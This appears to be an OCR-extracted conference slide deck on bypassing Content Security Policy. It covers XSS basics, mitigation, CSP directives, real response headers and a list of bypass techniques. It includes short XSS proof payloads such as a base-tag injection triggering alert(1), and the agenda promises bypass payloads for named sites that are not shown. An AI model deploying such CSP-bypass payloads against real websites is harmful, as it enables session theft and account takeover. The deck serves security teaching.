Bypassing CSP

Automated discovery of JSONP endpoints.

HackIT 4.0, Kyiv

Agenda

1. Root@localhost:~# whoami

2. Intro on how browsers handle the client to server request <-> response;


2. Cross-site scripting in a nutshell;

3. What is CSP, why we need it, and how it works?;

4. Techniques for bypassing CSP restrictions;

5. Payloads to bypass CSP for Uber, Yahoo, Paypal, and

6. Let's automate all the things (demo for JSONBEE);



Name: Ebrahem Hegazy

Company: Deloitte

Position: Senior Consultant

facebook.com/me

https://www.linkedin.com/in/ebrahimhegazy

Ehegazy@Deloitte.nl

Deloitte.

Intro on how browsers handle requests

1. HTTP protocol;
2. Browsers have to respect the response headers;
3. Rendering / Lay-out engines.

Internet Explorer

Obama won
the elections!

Firefox

Gecko

Blink

Microsoft Edge


EdgeHTM
L

Cross-site scripting (XSS) in a nutshell

XSS occurs when a user input is being echoed back into the page response without validation.

Cross-site scripting could be used to perform actions on behalf of application users, such as:


- Accounts takeover, by stealing user's cookies
- Phishing attacks
- Defacements



How XSS could be mitigated?

Mitigation of XSS depends on where the user input is being reflected. However, below are some general methods to prevent XSS.


1. URL & HTML encoding, but what about:
    1. Writing user input to EventHandlers (i.e. onmouseover);
    2. Writing user input to JavaScript (i.e. setInterval
    3. Writing user input to CSS → <style> tags



```
Hello ahemd&lt;script&gt;confirm('test')&lt;/script&gt;
```

2. Restricting user input type
    1. You have to apply it application wide!
    2. Newly developed code?

3. HTTP header (X-XSS-Protection)
    1. Not supported on all browsers



```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>   directly in a script

<!--...NEVER PUT UNTRUSTED DATA HERE...-->             inside an HTML comment

<div ...NEVER PUT UNTRUSTED DATA HERE...=test />       in an attribute name

<NEVER PUT UNTRUSTED DATA HERE... href="/test" />   in a tag name

<style>...NEVER PUT UNTRUSTED DATA HERE...</style>   directly in CSS
```


Image from OWASP

Question

What would you do if your company application is vulnerable to 1337 XSS, and it is in production already?


What is CSP, why we need it?

Content Security Policy (CSP) is a security standard introduced to prevent cross-site scripting (XSS), clickjacking and other code injection. CSP provides a standard method for website owners to declare approved origins of content that browsers should be allowed to load on that website. #WikiPedia



Directive	Example Value	Description
`default-src`	`'self' cdn.example.com`	The `default-src` is the default policy for loading content such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media. See the Source List Reference for possible values. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`script-src`	`'self' js.example.com`	Defines valid sources of JavaScript. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`style-src`	`'self' css.example.com`	Defines valid sources of stylesheets. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`img-src`	`'self' img.example.com`	Defines valid sources of images. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`connect-src`	`'self'`	Applies to `XMLHttpRequest` (AJAX), `WebSocket` or `EventSource`. If not allowed the browser emulates a `400` HTTP status code. CSP Level 1 · 25+ · 23+ · 7+ · 12+


Real-life demo



```
HTTP/1.1 200 OK
cache-control: no-cache, no-store, must-revalidate, pre-check=0, post-check=0
connection: close
Content-Length: 171775
content-security-policy: script-src https://connect.facebook.net https://cm.g.doubleclick.net
https://ssl.google-analytics.com https://graph.facebook.com https://twitter.com 'unsafe-eval'
https://*.twimg.com https://api.twitter.com https://analytics.twitter.com
https://publish.twitter.com https://ton.twitter.com https://syndication.twitter.com
'nonce-ZI7/auTpOHVRYt+qs7u/Yg==' https://www.google.com https://t.tellapart.com
https://platform.twitter.com https://www.google-analytics.com blob: 'self'; frame-ancestors
'self'; font-src https://twitter.com https://*.twimg.com data: https://ton.twitter.com
https://fonts.gstatic.com https://maxcdn.bootstrapcdn.com https://netdna.bootstrapcdn.com 'self';
media-src https://rmpdhdsnappytv-vh.akamaihd.net https://prod-video-eu-central-1.pscp.tv
https://prod-video-ap-south-1.pscp.tv https://v.cdn.vine.co https://dwo3ckksxlb0v.cloudfront.net
https://twitter.com https://prod-video-us-east-2.pscp.tv https://prod-video-cn-north-1.pscp.tv
https://amp.twimg.com https://smmdhdsnappytv-vh.akamaihd.net https://*.twimg.com
https://prod-video-eu-west-1.pscp.tv https://*.video.pscp.tv
https://rmmdhdsnappytv-vh.akamaihd.net https://clips-media-assets.twitch.tv
https://prod-video-ap-northeast-2.pscp.tv https://prod-video-us-west-2.pscp.tv
https://prod-video-us-west-1.pscp.tv https://prod-video-ap-northeast-1.pscp.tv
https://smdhdsnappytv-vh.akamaihd.net https://ton.twitter.com
https://prod-video-eu-west-3.pscp.tv https://rmdhdsnappytv-vh.akamaihd.net
https://mmdhdsnappytv-vh.akamaihd.net https://prod-video-ca-central-1.pscp.tv
https://smpdhdsnappytv-vh.akamaihd.net https://prod-video-sa-east-1.pscp.tv
https://mdhdsnappytv-vh.akamaihd.net https://prod-video-ap-southeast-2.pscp.tv
https://mtc.cdn.vine.co https://prod-video-cn-northwest-1.pscp.tv
```

How CSP works?

Although that your XSS payload is being reflected inside the page un-sanatized, it is still not getting



Quoted from ‘Sebastian Lekies’ talk at Blackhat.


Techniques for bypassing CSP restrictions

- There are lots of ways to bypass CSP restrictions, such as:
  - CSP misconfigurations;
  - Unsafe-eval & Unsafe-inline;
  - Internet Explorer;
  - File upload;
  - JSONP.

CSP misconfigurations

Content security policy could be misconfigured in a way that it would still allow for XSS attacks.
Example:

1. Setting CSP for JavaScript only but missing the CSS → h1:after{content:"Hacked!";}
2. Trusting wide domains (I.e. *.cloudfront.net, *.herokuapp.com)
3. Missing "base-uri", which could be exploited to set the base URL for all relative (script) URLs to an attacker controlled domain. #<head><base href="javascript://"/></head><body><a href="/. /,alert(1)//#">XXX</a></body>
4. Trusting 'self' only, but hosting jsonp and file upload.
5. Setting script-src directive value to *



```
HTTP/1.1 200 OK
Date: Tue, 02 Oct 2018 08:49:13 GMT
Strict-Transport-Security: max-age=31536004; includeSubDomains
Public-Key-Pins-Report-Only: pin-sha256="9n0izTnSRF+W4W4JTq5lavSXkWhQB8duS2bxVLfzXsY=";
pin-sha256="5kJvNEMw0KjrCAu7eXY5HZdvyCS13BbA0VJG1RSP91w=";
pin-sha256="njN4rRG+22dNXAi+yb8e3UMypgzPUPHlv4+foULwl1g="; max-age=86400; includeSubDomains;
report-uri="https://[redacted]00D1w0000000TISm";
Expect-CT: max-age=0;
report-uri="https://[redacted]0D1w0000000TISm";
Cache-Control: no-cache,must-revalidate,max-age=0,no-store,private
Expires: Sat, 18 Aug 2018 08:49:13 GMT
Content-Type: application/json;charset=UTF-8
Last-Modified: Sat, 18 Aug 2018 08:49:13 GMT
Content-Security-Policy: default-src 'self'; script-src * 'unsafe-inline' 'unsafe-eval'; object-src
'self' www.google.com; style-src * 'unsafe-inline'; img-src 'self' http: https: data: blob:; media-src
*; frame-ancestors 'self'; frame-src 'self' https: mailto: blob:; font-src 'self' https: data:;
connect-src *
X-FRAME-OPTIONS: ALLOW-FROM 'self'
Vary: Accept-Encoding
Connection: close
Set-Cookie:
[redacted]
expires=Tue, 02-Oct-2018 11:49:13 GMT; path=/; Httponly; Secure
Content-Length: 5720
```


Unsafe-eval & Unsafe-inline

Unsafe-eval: Allows unsafe dynamic code evaluation such as:
eval()
Function()
When passing a string literal like to methods like:
window.setTimeout
window.setInterval
window.setImmediate

